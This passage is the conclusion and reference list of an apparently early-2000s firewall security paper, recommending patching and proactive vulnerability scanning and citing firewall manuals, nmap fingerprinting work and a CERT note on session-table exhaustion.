As we can see, though a firewall is able to stop a lot of attacks from coming into the network, it is not enough to protect against many classes of attack especially the Denial of Service. Patches and technology follow up is essential to most administrator and most of the time the vigilance is not present. We are seeing a trend of viruses, worms and malwares that are targetting at vulnerabilities that are have been present, have been announce and patches being release. One of my recommendation would be to be more proactive and run vulnerability scans to determine the security posture.

References

Cyberguard Corporation, Configuring SmartProxies for the Cyberguard Firewall, Fort Lauradale, December 2001

Cyberguard Corporation, Configuring the Cyberguard Firewall, Fort Lauradale, December 2001

Vigilante SecureScan NX 2.6.0.35 Help File

Scambray, Joel; Shema, Mike, Hacking Web Applications Exposed, McGraw-Hill /Osbourne, 2002

Fyodor, Remote OS detection via TCP/IP Stack FingerPrinting, Oct 18 1998 http://www.insecure.org/nmap/nmap-fingerprinting-article.html (Jun 11 2002)

Albitz, Paul; Liu, Cricket , DNS and BIND 4th ed, O'Reilly & Associates;April 2001

Provos, Niels; Honeyman, Peter, ScanSSH - Scanning the Internet for SSH Servers http://www.citi.umich.edu/techreports/reports/citi-tr-01-13.pdf, Oct 2 2001

Vulnerability Note VU#539363, State-based firewalls fail to effectively manage session table resource exhaustion, http://www.kb.cert.org/vuls/id/539363 , Jan 6 2003